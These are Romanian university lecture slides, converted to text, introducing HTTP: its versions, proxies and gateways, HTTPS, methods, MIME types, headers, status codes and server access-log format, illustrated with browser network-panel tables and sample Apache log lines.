

# Tehnologii Web



[i.redd.it/1pd8s12l4md01.jpg](https://i.redd.it/1pd8s12l4md01.jpg)

**programare Web (I): HTTP, *cookie*-uri, sesiuni**

„Există 2 moduri de a scrie programe fără erori;  
doar a treia manieră funcționează.”

**Alan Perlis**

# Ce este Web-ul?

# *World Wide Web*

spațiu informațional compus  
din elemente de interes, numite **resurse**,  
desemnate de identificatori globali – **URI/IRI**

detalii la [www.w3.org/TR/webarch/](http://www.w3.org/TR/webarch/)  
recomandare W3C (2004)

# resurse Web

## Aspecte de interes

identificarea

interacțiunea

reprezentarea prin formate de date

# resurse Web

## Aspecte de interes

protocol:  
HTTP

identificarea

URI/IRI

interacțiunea

reprezentarea prin formate de date

limbaj(e)  
de marcare

Cum are loc interacțiunea  
dintre client(i) și server(e) Web?

# HTTP

*HyperText Transfer Protocol*

are ca temelie stiva TCP/IP



# HTTP

situat la nivel de aplicație

transfer de hipertext/hipermedia  
(HTTP – *HyperText Transfer Protocol*)

transport fiabil via *socket*-uri  
(TCP – *Transmission Control Protocol*)

interconectare rețele + dirijare a datelor  
(IP – *Internet Protocol*)

controlul accesului la mediul de transmitere  
a datelor (MAC – *Medium Access Control*)

# HTTP

## *HyperText Transfer Protocol*

protocol fiabil, de tip cerere/răspuns

port standard de acces: **80**

# HTTP

## HTTP/1.1

standard Internet: RFC 2616 (1999)

din 2014, definit de RFC 7230—7235

[www.w3.org/Protocols/  
devdocs.io/http/](http://www.w3.org/Protocols/devdocs.io/http/)

un tutorial: [www.code-maze.com/http-series/](http://www.code-maze.com/http-series/)

# HTTP

## HTTP/2.0

RFC 7540 (2015)

axat asupra performanței

<http2.github.io>

# HTTP

## HTTP/2.0

mesaje binare

reutilizarea conexiunii TCP (*a single connection per host*)

multiplexare (*many parallel streams*)


compresia anteturilor – HPACK

trimiterea mesajelor spre client (*server push*)

implementări: [github.com/http2/http2-spec/wiki/Implementations](https://github.com/http2/http2-spec/wiki/Implementations)

HTTP/2

	h_01.jpg...	...	200	h2	w...	...	1 2...
	h_02.jpg...	...	200	h2	w...	...	1 2...
	h_03.jpg...	...	200	h2	w...	...	1 2...
	h_04.jpg...	...	200	h2	w...	...	1 2...
	h_05.jpg...	...	200	h2	w...	...	1 2...
	h_06.jpg...	...	200	h2	w...	...	1 2...
	h_07.jpg...	...	200	h2	w...	...	1 2...
	h_08.jpg...	...	200	h2	w...	...	1 2...
	h_09.jpg...	...	200	h2	w...	...	1 2...
	h_10.jpg...	...	200	h2	w...	...	1 2...
	h_11.jpg...	...	200	h2	w...	...	1 2...
	h_12.jpg...	...	200	h2	w...	...	1 2...
	h_13.jpg...	...	200	h2	w...	...	1 2...
	h_14.jpg...	...	200	h2	w...	...	1 2...
	h_15.jpg...	...	200	h2	w...	...	1 2...



HTTP/1.1

	h_15.jpg...	...	200	http/1...	w...	...	1 6...
	h_16.jpg...	...	200	http/1...	w...	...	1 6...
	h_17.jpg...	...	200	http/1...	w...	...	9 6...
	h_18.jpg...	...	200	http/1...	w...	...	1 6...
	h_19.jpg...	...	200	http/1...	w...	...	1 6...
	h_20.jpg...	...	200	http/1...	w...	...	1 6...
	h_45.jpg...	...	200	http/1...	w...	...	1 1...
	h_34.jpg...	...	200	http/1...	w...	...	1 1...
	h_95.jpg...	...	200	http/1...	w...	...	1 1...
	h_88.jpg...	...	200	http/1...	w...	...	1 1...
	h_65.jpg...	...	200	http/1...	w...	...	1 1...
	h_67.jpg...	...	200	http/1...	w...	...	1 1...
	h_93.jpg...	...	200	http/1...	w...	...	1 1...
	h_33.jpg...	...	200	http/1...	w...	...	9 1...
	h_69.jpg...	...	200	http/1...	w...	...	1 1...



resurse de interres:

[gokulkrishh.github.io/performance/2017/04/30/comparison-of-http-and-http2.html](https://gokulkrishh.github.io/performance/2017/04/30/comparison-of-http-and-http2.html)  
[www.tunetheweb.com/blog/http-versus-https-versus-http2/](http://www.tunetheweb.com/blog/http-versus-https-versus-http2/)

# HTTP

## HTTP/3.0

următoarea generație de protocol Web

*HTTP over QUIC* – [quicwg.org](https://quicwg.org)

recurge la QUIC (*Quick UDP Internet Connections*)  
propus de Google, actualmente în curs de  
standardizare la IETF (*Internet Engineering Task Force*)

alte detalii: [daniel.haxx.se/http3-explained/](https://daniel.haxx.se/http3-explained/)

# HTTP: arhitectura

## Server Web

*daemon* – „spirit protector”

## Client Web

navigator (*browser*), robot (*crawler*), *player*,...



# HTTP: arhitectura

## Server Web

Apache, Internet Information Services, Lighttpd, NGINX,...

## Client Web

Mosaic ► Netscape ► Mozilla ► Firefox,  
Internet Explorer, Chromium, wget, iTunes, Echofon etc.


detalii în prezentarea „Arhitectura navigatorului Web”:

[profs.info.uaic.ro/~busaco/teach/courses/cliw/web-film.html#week2](http://profs.info.uaic.ro/~busaco/teach/courses/cliw/web-film.html#week2)

# HTTP

## Cererea și răspunsul

accesarea – eventual, modificarea – reprezentării  
resursei via URI-ul asociat



# HTTP: termeni

## Mesaj

unitatea de bază a unei comunicații HTTP  
(cerere sau răspuns)

# HTTP: termeni


## Intermediar

*proxy*  
poartă  
tunel

# HTTP: termeni

## *Proxy*

localizat în proximitatea clientului/serverului  
are rol atât de server, cât și de client



# HTTP: termeni

## *Proxy*

### *forward proxy*

intermediar pentru un grup de clienți din vecinătate  
solicită cereri ca venind din partea clientului


### *reverse proxy*

intermediar pentru un grup de servere din vecinătate

# HTTP: termeni

## Poartă (*gateway*)

intermediar care ascunde serverul țintă,  
clientul neștiind aceasta



# HTTP: termeni

## Poartă (*gateway*)

poate asigura:

echilibrarea încărcării – *load balancing*

stocarea temporară a datelor – *caching*

translatarea mesajelor sau cererilor (*e.g.*, HTTPS ► HTTP)

alte operații de negociere – rol de mediator/*broker*



# HTTP: termeni

## Poartă (*gateway*)

soluții software în regim deschis (*open source*):

Apache Traffic Server – [trafficserver.apache.org](http://trafficserver.apache.org)

HAProxy – [www.haproxy.org](http://www.haproxy.org)

Squid – [www.squid-cache.org](http://www.squid-cache.org)

Varnish – [varnish-cache.org](http://varnish-cache.org)

la nivel de *cloud*: Amazon ELB (*Elastic Load Balancing*)  
[aws.amazon.com/elasticloadbalancing/](http://aws.amazon.com/elasticloadbalancing/)

# HTTP: termeni

## Tunel

retransmite – uzual, criptat – mesajele HTTP

# HTTP: termeni

## Tunel

retransmite – uzual, criptat – mesajele HTTP

context: protocolul **HTTPS** – asigură comunicații „sigure”  
HTTP via TLS (*Transport Layer Security*)  
autentificare pe baza certificatelor digitale  
+ criptare bidirecțională a datelor

detalii despre  
o conexiune  
HTTPS  
oferite de  
*browser-ul Web*

▼ Connection:

Protocol version: TLSv1.3

Cipher suite: TLS\_AES\_128\_GCM\_SHA256

Key Exchange Group: x25519

Signature Scheme: RSA-PSS-SHA256

▼ Host github.com:

HTTP Strict Transport Security: Enabled

Public Key Pinning: Disabled

▼ Certificate:

▼ Issued To

Common Name (CN): github.com

Organization (O): GitHub, Inc.

Organizational Unit (OU): <Not Available>

▼ Issued By

Common Name (CN): DigiCert SHA2 Extended Validation

Organization (O): DigiCert Inc

Organizational Unit (OU): www.digicert.com

▼ Period of Validity

Begins On: Tuesday, 8 May, 2018

Expires On: Wednesday, 3 June, 2020

▼ Fingerprints

SHA-256 Fingerprint: 31:11:50:0C:4A:66:01:2C:DA:E3:33

SHA1 Fingerprint: CA:06:F5:6B:25:8B:7A:0D:4F:2B:05:47

avansat

sistem de criptare folosit

date vizând certificatul digital

# HTTP: termeni

## *Cache*

zonă locală de stocare – în memorie, pe disc –  
a mesajelor (datelor)

la nivel de server și/sau client

# HTTP: termeni

## *Cache*

zonă locală de stocare – în memorie, pe disc –  
a mesajelor (datelor)

cererile ulterioare vor fi rezolvate mai rapid

context: asigurarea performanței aplicațiilor Web

# HTTP: **mesaje**

Mesaj HTTP = **antet + corp**

# HTTP: mesaj

## Antet

include o mulțime de câmpuri

**field-name** ":" [ **field-value** ] **CRLF**

CR = *Carriage Return* \r – cod 13

LF = *Line Feed* \n – cod 10



# HTTP: **mesaje**

## Cerere (*request*) HTTP

**Method** **Request-URI** **ProtocolVersion** **CRLF**  
[ **Message-header** ] [ **CRLF** **MIME-data** ]

**GET** /~busaco/teach/courses/web/ HTTP/1.1 **CRLF**  
**Host: profs.info.uaic.ro**

# HTTP: mesaje

Răspuns (*response*) HTTP

HTTP-version Digit Digit Digit Reason  
CRLF Content

HTTP/1.1 200 OK CRLF ...

# HTTP: metode

## GET

cerere – efectuată de un client – pentru accesul la reprezentarea unei resurse

# HTTP: metode

## GET

cerere – efectuată de un client – pentru accesul la reprezentarea unei resurse

document HTML, foaie de stiluri CSS, imagine în format JPEG ori PNG, ilustrație vectorială SVG, program JavaScript, date în format JSON (*JavaScript Object Notation*), flux de știri Atom ori RSS (XML), prezentare PDF, arhivă ZIP,...

# HTTP: metode

## HEAD

similară cu GET  
uzual, furnizează doar meta-date

# HTTP: metode

## HEAD

similară cu GET  
uzual, furnizează doar meta-date

*e.g.*, tipul MIME (*Media Type*) al resursei,  
ultima actualizare,...

# HTTP: metode

## PUT

actualizează o reprezentare de resursă sau  
eventual creează o resursă la nivel de server Web

amănunte în cursul  
privind serviciile Web

# HTTP: metode

## POST

creează o resursă, trimițând uzual entități  
(date, acțiuni) spre server



# HTTP: metode

## POST

creează o resursă, trimittând uzual entittăți  
(date, acțiuni) spre server

*e.g.*, datele introduse de utilizator  
în câmpurile unui formular Web

# HTTP: metode

## DELETE

șterge o resursă – reprezentarea ei – de pe server

# HTTP: metode

## Remarcă

tradițional, *browser*-ul Web permite doar folosirea metodelor GET și POST

# HTTP: metode

O metodă e considerată *sigură* (*safe*)  
dacă nu conduce la modificarea stării serverului  
*i.e.* pe server n-au loc acțiuni având efecte colaterale

GET și HEAD sunt *safe*

POST, PUT și DELETE nu sunt *safe*

# HTTP: metode

O metoda e considerată **idempotentă** în cazul în care cereri identice vor conduce la returnarea aceluiasi răspuns (aceeași reprezentare)

GET, HEAD, PUT și DELETE sunt idempotente  
POST nu este idempotentă

# HTTP: reprezentări ale resursei

Codificări ale setului de caractere (*encodings*)

ISO-8859-1

ISO-8859-2

KOI8-R

ISO-2022-JP

UTF-8

UTF-16 Little Endian

...

# HTTP: reprezentări ale resursei

## Codificarea mesajelor (conținutului)

comprimare, asigurarea identității  
și/sau integrității

abordare tradițională: gzip – [www.gzip.org](http://www.gzip.org)

abordare modernă: Brotli – [tools.ietf.org/html/rfc7932](http://tools.ietf.org/html/rfc7932)

# HTTP: reprezentări ale resursei

## Formatul reprezentării

text

HTML, CSS, text obișnuit, cod JavaScript, document XML

sau

binar

image (JPEG, PNG), document PDF, resursă multimedia



# HTTP: reprezentări ale resursei

Tipul conținutului resursei

*media types*

# HTTP: câmpuri (attribute)

## Content-Type

permite transferul datelor de orice tip

**Content-Type:** tip/subtip

# HTTP: câmpuri (attribute)

## Content-Type

specificat prin **Media Types** – **MIME**  
(*Multipurpose Internet Mail Extensions*)

desemnează un set de **tipuri primare de conținut**  
+ **sub-tipuri** adiționale

inițial, utilizat în contextul poștei electronice

# HTTP: câmpuri (attribute)

## Tipuri principale

**text** desemnează formate textuale

**text/plain** – text neformatat

**text/html** – document HTML (*HyperText Markup Language*)

**text/css** – foaie de stiluri CSS (*Cascading Style Sheet*)

# HTTP: câmpuri (attribute)

## Tipuri principale

**image** specifică formate grafice

**image/gif** – imagini GIF (*Graphics Interchange Format*)

**image/jpeg** – fotografii JPEG (*Joint Picture Experts Group*)

**image/png** – imagini PNG (*Portable Network Graphics*)

[www.w3.org/Graphics/](http://www.w3.org/Graphics/)

# HTTP: câmpuri (attribute)

## Tipuri principale

**audio** desemnează conținuturi sonore

**audio/mpeg** – resursă codificată în format MP3  
specificația privitoare la date audio a standardului MPEG  
(*Motion Picture Experts Group*) – [tools.ietf.org/html/rfc3003](http://tools.ietf.org/html/rfc3003)

**audio/ac3** – resursă audio compresată  
conform standardului AC-3 – [www.atsc.org/standards/](http://www.atsc.org/standards/)

# HTTP: câmpuri (attribute)

## Tipuri principale

**video** definește conținuturi video: animații, filme

**video/h264** – resursă în format H.264

[www.itu.int/rec/T-REC-H.264](http://www.itu.int/rec/T-REC-H.264)

**video/ogg** – conținut codificat în formatul deschis OGG

[www.xiph.org/ogg/](http://www.xiph.org/ogg/)

# HTTP: câmpuri (attribute)

## Tipuri principale

**application** desemnează formate care vor putea fi procesate de aplicații disponibile la nivel de client

**application/javascript** – program JavaScript

**application/json** – date JSON

**application/octet-stream** – „șuvoi” arbitrar de octeți




# HTTP: câmpuri (attribute)

## Tipuri principale

**multipart** utilizat la transferul datelor compuse

**multipart/mixed** – conținut mixt

**multipart/alternative** – conținuturi alternative



*e.g., calități diferite ale  
stream-uri multimedia*

N. Freed *et al.*, *Media Types* (14 februarie 2019)

[www.iana.org/assignments/media-types/media-types.xhtml](http://www.iana.org/assignments/media-types/media-types.xhtml)

<b>calendar+json</b>	<b>application/calendar+json</b>	<b>Calendar în format JSON</b>
<b>csv</b>	<b>text/csv</b>	<b>Date în format CSV</b>
<b>opus</b>	<b>audio/opus</b>	<b>Resursă audio Opus</b>
<b>msword</b>	<b>application/msword</b>	<b>Document Word (MS Office)</b>
<b>tiff</b>	<b>image/tiff</b>	<b>Imagine în format TIFF</b>
<b>vnd.rar</b>	<b>application/vnd.rar</b>	<b>Format proprietar – <i>vendor</i></b>
<b>VP8</b>	<b>video/VP8</b>	<b>Format video VP8: RFC 7741</b>
<b>zip</b>	<b>application/zip</b>	<b>Arhivă ZIP</b>

# HTTP: câmpuri (attribute)

## Location

**Location** ":" "http(s)://" **authority** [ ":" **port** ] [ **abs\_path** ]

redirecționează clientul spre o altă reprezentare a resursei  
(*HTTP redirect*)

**Location:** http://undeva.info:8080/s-a\_mutat.html

# HTTP: câmpuri (attribute)

## Referer

desemnează URI-ul resursei Web  
care a referit resursa curentă

folosit pentru a determina de unde provin  
cererile privind un document dat (*back-links*)  
pentru a efectua statistici, jurnalizări, *caching*,...

# HTTP: câmpuri (attribute)

## Host

specifică adresa – IP sau simbolică – a mașinii de pe care se solicită accesul la o resursă

# HTTP: câmpuri (attribute)

Sunt definite și altele, referitoare la:

conținut acceptat (*content negotiation*) – *e.g.*, Accept  
autentificare & autorizare – WWW-Authenticate Authorization  
acces condiționat la resurse – If-Match, If-Modified-Since, ...  
*cache* – Cache-Control, Expires, ETag etc.  
*proxy* – Proxy-Authenticate, Proxy-Authorization, Via  
livrare de mesaje (*HTTP push*) – Topic, TTL, Urgency  
...și multe altele

# HTTP: starea

## Coduri de informare (1xx)

100 Continue, 101 Switching Protocols

Status	Method	File	Domain	Cause	Type
 101	GET	newest-note-data	 public-api.wordpress....	websocket	plain

comutarea protocolului  
aici, de la HTTP la WebSocket (RFC 6455)

# HTTP: starea

## Coduri de succes (2xx)

200 Ok, 201 Created, 202 Accepted,  
204 No Content, 206 Partial Content

●	204	POST	logImpressions?id=1tH2XwPaKnLk5efW3...	🔒 docs.google.com	JS xhr	xml
●	200	POST	fetchData?id=1tH2XwPaKnLk5efW3yBYX...	🔒 docs.google.com	JS xhr	json
●	200	OPTIONS	log?format=json&authuser=0	🔒 play.google.com	xhr	plain
●	200	POST	log?format=json&authuser=0	🔒 play.google.com	JS xhr	plain
●	200	GET	Aled271kqQlclRSONQH0yf79_ZuUxCigM2...	🔒 fonts.gstatic.com	JS font	woff2


**OPTIONS** – determină facilități ale serverului sau cerințe vizând o resursă



# HTTP: starea

## Coduri de redirectare (3xx)

300 Multiple Choices, 301 Moved Permanently, 302 Found, 303 See Other, 304 Not Modified, 305 Use Proxy

▲	301	GET	/~busaco/teach/labs/css/		profs.info.uaic.ro	 docum...	html
●	200	GET	/~busaco/teach/labs/css/		profs.info.uaic.ro	document	html

Status	Method	File	Domain	Cause	Type	Tran...	Size
▲	302	POST	64929856	 www.slideshare...	document	html	21.83 KB 0 B
●	302 Found	GET	edit	 www.slideshare...	document	html	21.83 KB 71.98 KB
○	200	GET	ss-core.css?ac7c448cd8	 public.slideshar...	stylesheet	css	cached 175.29 KB

# HTTP: starea

## Coduri de eroare la nivel de client (4xx)



400 Bad Request, 401 Unauthorized, 403 Forbidden,  
405 Method Not Allowed, 408 Request Timeout,  
414 Request-URI Too Long


■	400	GET	Logo_design_jam_iasi.png	🔒	i2.wp.com	img	html
■	404	GET	an-inexistent-resource	🔒	www.w3.org	JS docum...	html

# HTTP: starea

## Coduri de eroare la nivel de server (5xx)

500 Internal Server Error, 502 Bad Gateway,  
503 Service Unavailable, 504 Gateway Timeout

Status	Method	File	Domain
 500	GET	:generating-500-status-code	 httpbin.org



**Cloudflare** oferă servicii de distribuție de conținut, asigurând performanța și securitatea aplicațiilor Web și are rol de *reverse proxy*, fiind situat între *browser*-ul Web al utilizatorului și situl găzduit pe serverul Web țintă

# HTTP: jurnalizare

Cererile adresate serverului Web sunt jurnalizate

## *Common Log Format*

format de fișier text standardizat

pentru Apache HTTP Server: modulul **mod\_log\_config**

<httpd.apache.org/docs/current/logs.html>

w10.uaic.ro - msi2018 [13/Feb/2019:14:53:14 +0200]  
"GET /~vidrascu/MasterSI2/note/Restanta.pdf HTTP/1.1" 206 25227  
"https://profs.info.uaic.ro/~vidrascu/MasterSI2/index.html" "...Chrome/72.0.3626.109"  
82-137-8-231.rdsnet.ro - - [13/Feb/2019:15:38:23 +0200]  
"POST /~computernetworks/login.php HTTP/1.1" 302 1115  
"https://profs.info.uaic.ro/~computernetworks/login.php"  
"...X11; Ubuntu; Linux x86\_64 ... Firefox/65.0"  
ec2-23-21-0-202.compute-1.amazonaws.com - - [13/Feb/2019:15:48:29 +0200]  
"GET /~busaco/teach/courses/web/presentations/web01ArhitecturaWeb.pdf HTTP/1.1"  
200 2081804 "-" "HTTP\_Request2/2.3.0 (http://pear.php.net/package/http\_request2)..."  
199.16.156.126 - - [13/Feb/2019:15:58:58 +0200]  
"GET /robots.txt HTTP/1.1" 404 182 "-" "Twitterbot/1.0"  
psihologie-c-113.psih.uaic.ro - - [13/Feb/2019:16:03:04 +0200]  
"GET /~busaco/ HTTP/1.1" 200 1942 "-" "... Firefox/64.0..."  
psihologie-c-113.psih.uaic.ro - - [13/Feb/2019:16:03:04 +0200]  
"GET /~busaco/csb.css HTTP/1.1" 200 852 "https://profs.info.uaic.ro/~busaco/"  
"... Firefox/64.0..."  
proxy-220-255-2-224.singnet.com.sg - - [13/Feb/2019:16:23:23 +0200]  
